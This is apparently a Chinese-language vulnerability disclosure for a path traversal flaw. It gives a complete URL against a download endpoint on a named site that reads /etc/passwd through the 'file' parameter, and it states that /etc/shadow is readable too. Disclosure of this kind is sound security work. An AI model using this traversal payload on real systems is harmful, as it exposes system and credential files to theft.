
详细说明:wap.ecplive.cn/ecpclientdown/download.do?file=../../../../../../../../../etc/passwd
file这个参数
另外shadow也可以的
所以webserver应该是root启的漏洞证明:

暂无评论
发表评论